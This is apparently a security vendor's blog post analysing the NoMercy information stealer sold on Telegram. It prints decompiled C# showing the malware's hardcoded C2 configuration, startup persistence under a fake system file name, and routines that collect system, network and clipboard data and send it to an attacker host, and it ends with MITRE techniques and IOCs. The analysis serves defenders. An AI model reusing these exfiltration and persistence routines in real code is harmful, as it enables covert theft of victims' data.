NoMercy Stealer Adding New Features

blog.cyble.com/2022/07/07/nomercy-stealer-adding-new-features/

July 7, 2022

New Stealer Rapidly Evolving into Clipper Malware

During a routine threat-hunting exercise, Cyble Research Labs came across a post on Telegram selling an information stealer malware called “NoMercy stealer.” The malware developer is currently selling the stealer for 780 Indian rupees or 10 USD, indicating that the stealer is developed primarily for Indian Threat Actors (TA). The NoMercy stealer developer is also rapidly adding new capabilities.

The stealer is very primitive, and our observations indicate that it is at the initial stages of development. The NoMercy stealer initially checks for the system’s public IP using *hxxp://api.ipify[.]org.*

After getting the public IP, the stealer registers itself with the Command-and-Control server (C&C). After registration, the stealer sends various system information to the C&C server.

The stealer then proceeds to continuously send screenshots, keystrokes, webcam photos, and device audio to the C&C server. The figure below shows the Telegram post made by the NoMercy developer.



Figure 1 – NoMercy Stealer Telegram Post

The Threat Actors (TAs) behind this group are actively working on enhancing the capabilities of the stealer. During the course of our analysis, we noticed that the TAs had added new features to this stealer, including clipper and VPN client-stealer capabilities.

The TAs behind NoMercy are selling this new version of the stealer for 20$. The figure shows the post for NoMercy stealer version v1.1.0.



Figure 2 – NoMercy Stealer v1.1.0 Telegram Post

Technical Analysis

The sha-256 of the information stealer is *9ecc76d4cda47a93681ddbb67b642c2e1f303ab834160ab94b79b47381e23a65*.

This stealer is a 32-bit, console-based C# executable file. The file is a debug version of this stealer project. Figure 3 shows the basic file information.



Figure 3 – Static File Information

The NoMercy stealer has a hardcoded configuration embedded into the source code. The configuration contains the details such as C&C URL, file name for establishing persistence, version information, etc. The figure below shows the configuration details.

```
// Token: 0x04000001 RID: 1
private static readonly string Version = "NoMercy-v1.0";

// Token: 0x04000002 RID: 2
private static readonly bool Debug = true;

// Token: 0x04000003 RID: 3
private static readonly bool Startup = true;

// Token: 0x04000004 RID: 4
private static readonly string InstallName = "WindowsKernelDrivers.exe";

// Token: 0x04000005 RID: 5
private static readonly string C2HTTPURL = "http://six-clowns-sing-103-119-240-166.loca.lt";

// Token: 0x04000006 RID: 6
private const int SW_HIDE = 0;
}
```

Figure 4 – Hardcoded Stealer Configuration

After initial execution, the information stealer copies itself into the start-up folder of the user's machine. This results in the execution of the stealer at the time of the system restart.

The figure below shows the malicious file in the start-up folder named "*WindowsKernalDrivers.exe*."



Figure 5 – Information Stealer Executable in Start-up folder

After establishing persistence, the stealer generates a unique UID using system artifacts such as the victim's public IP and account name. The stealer gets the public IP of the victim from *hxxp://api.ipify[.]org* and appends the account name generated using the *whoami* command. The figure below shows the method *GenerateUID()* used to get the UID.

```
private static string GenerateUID()
{
    string text = "";
    try
    {
        Console.WriteLine("Generating UID");
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://api.ipify.org");
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        using (StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream()))
        {
            string str = streamReader.ReadToEnd();
            text += str;
        }
    }
    catch
    {
        return "error";
    }
    text = text + "@" + Program.WhoAmIAll(false).Replace('\\', '-');
    return text;
}
```

Figure 6 – Function to Generate UID of the Victim System

After generating UID, the stealer registers itself to the C&C server using the UID and stealer's version information. The stealer then uses the format for its C&C communications using the method *PostUID()*. The TA thus gains information about the victim's public IP, user account, and stealer version in the below format:

hxxp://six-clowns-sing-103-119-240-166.loca[.]lt/a?uid=[public IP]@[Current Username]&version=NoMercy-v1.0

```
rivate static void PostUID(string uid, string version)

   try
   {
      HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string.Concat(new string[]
      {
         Program.C2HTTPURL,
         "/a?uid=",
         uid,
         "&version=",
         version
      }));
      HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
      using (StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream()))
      {
         string a = streamReader.ReadToEnd();
         bool flag = a != "nice";
         if (flag)
         {
            Environment.Exit(0);
         }
         Console.WriteLine("UID and Version sent");
      }
   }
```

Figure 7 – Function to Register Victim to C&C

After sending the victim data to the C&C server, the stealer collects various system information data points from the victim using *cmd.exe*. The information is extracted using various commands such as *whoami, arp, ipconfig,* etc. The figure below shows all these commands being used by the stealer.

```
private static string[] CollectInformation_CLI()
{
   Console.WriteLine("Collecting CLI info");
   return new string[]
   {
      "whoami /all info:" + Environment.NewLine + Program.WhoAmIAll(true) + Environment.NewLine,
      "arp -a info:" + Environment.NewLine + Program.ArpA() + Environment.NewLine,
      "ipconfig /all info:" + Environment.NewLine + Program.IPConfigAll() + Environment.NewLine,
      "net view /all info:" + Environment.NewLine + Program.NetViewAll() + Environment.NewLine,
      "net share info: " + Environment.NewLine + Program.NetShare() + Environment.NewLine,
      "route print info: " + Environment.NewLine + Program.RoutePrint() + Environment.NewLine,
      "netstat -nao info: " + Environment.NewLine + Program.NetStatNAO() + Environment.NewLine,
      "net localgroup info: " + Environment.NewLine + Program.NetLocalGroup() + Environment.NewLine,
      "systeminfo info: " + Environment.NewLine + Program.SystemInfo() + Environment.NewLine
   };
}
```

Figure 8 – System Information Collected using cmd.exe

After getting the internal system information, the stealer queries and extracts additional system information from the infected system such as public IP, hardware ID, main memory, GPU, MAC address, private IP, OS version, details of any antivirus software installed, keyboard language, clipboard, running processes and CPU information.

The figure below shows the code used by the malware to collect additional system information.

```
private static string[] CollectInformation_Other()
{
    string[] array = new string[12];
    Console.WriteLine("Collecting other info...");
    array[0] = "PUBLIC IP: " + Environment.NewLine + Program.GetIPAddress() + Environment.NewLine;
    array[1] = "HWID: " + Environment.NewLine + Program.GetHWID() + Environment.NewLine;
    array[2] = "RAM: " + Environment.NewLine + Program.GetRAM() + Environment.NewLine;
    array[3] = "GPU: " + Environment.NewLine + Program.GetGPU() + Environment.NewLine;
    array[4] = "MEDIA ACCESS CONTROL ADDRESS: " + Environment.NewLine + Program.GetMAC() + Environment.NewLine;
    array[5] = "PRIVATE IP: " + Environment.NewLine + Program.GetPrivateIP() + Environment.NewLine;
    array[6] = "OS VERSION: " + Environment.NewLine + Program.GetOSVersion() + Environment.NewLine;
    array[7] = "ANTIVIRUS: " + Environment.NewLine + Program.GetAV() + Environment.NewLine;
    array[8] = "KEYBOARD LANGUAGE: " + Environment.NewLine + Program.GetKBL() + Environment.NewLine;
    array[9] = string.Format("CLIPBOARD: {0}{1}{2}", Environment.NewLine, Program.GetClipboard(), Environment.NewLine);
    array[10] = "RUNNING PROCESSES: " + Environment.NewLine + Program.GetRunningProcesses() + Environment.NewLine;
    array[11] = string.Format("CPU: {0}{1}{2}", Environment.NewLine, Program.GetCPU(), Environment.NewLine);
    return array;
}
```

Figure 9 – Other System Information Extracted by the NoMercy Stealer

After collecting the information, the stealer encodes the stolen data to a base64 string and sends the information to the C&C server.The stealer calls the *PostCLIInfoCNC()* and *PostOtherInfoCNC()* methodsfor sending the information to its C&C server, as shown below.

```
private static string PostCLIInfoCNC(string sysinfo_cli, string uid, string ver)
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string.Concat(new string[]
        {
            Program.C2HTTPURL,
            "/b?sysinfocli=",
            sysinfo_cli,
            "&uid=",
            uid,
            "&version=ver"
        }));
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
```

```
private static void PostOtherInfoCNC(string sysinfo, string uid, string ver)
{
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string.Concat(new string[]
        {
            Program.C2HTTPURL,
            "/b?sysinfoother=",
            sysinfo,
            "&uid=",
            uid,
            "&version=",
            ver
        }));
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
```

Figure 10 – Methods to Send Data to C&C Server

After sending all the victim's information to its C&C server, the malware runs three separate threads for different operations, which are:

1. Send screenshots
2. Send microphone audio
3. Send webcam snapshots

Figure 11 – NoMercy Stealer Execution

The malicious URL resolves to the IP address *193.34.76[.]44,* which is highly active and hosts multiple malicious files. We have observed strains of various information stealers connecting to this IP.

Conclusion

The NoMercy stealer is a very crude and simple information stealer in its initial stages. The TAs behind this stealer are actively modifying the stealer and adding additional capabilities.

The active infections are not very high in volume but are a good indicator of the trends of the TAs involved. One such emerging trend is adding clipper capabilities to the malware. Cyble Research Labs continuously monitors all new and existing malware to keep our readers aware and informed.

MITRE ATT&CK® Techniques

Technique	Technique ID	Description
Execution	T1204	User Execution
Persistence	T1547	Boot or Logon AutoStart Execution
Discovery	T1087 T1046 T1012 T1518 T1082 T1016 T1033	Account Discovery Network Service Discovery Query Registry Software Discovery System Information Discovery System Network Configuration Discovery System Owner/User Discovery
Collection	T1119 T1115 T1056 T1113 T1125	Automated Collection Clipboard Data Input Capture Screen Capture Video Capture
Command and Control	T1071	Application Layer Protocol

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
a101aebd7e97dba97311cde683a64a32 **e010b078904516eeb6c471904d4adc190c6f53fe** **9ecc76d4cda47a93681ddbb67b642c2e1f303ab834160ab94b79b47381e23a65**	MD5 SHA-1 SHA-256	NoMercy Stealer
hxxp://six-clowns-sing-103-119-240-166.loca[.]lt/	URL	Command and Control
193.34.76[.]44	IP	Command and Control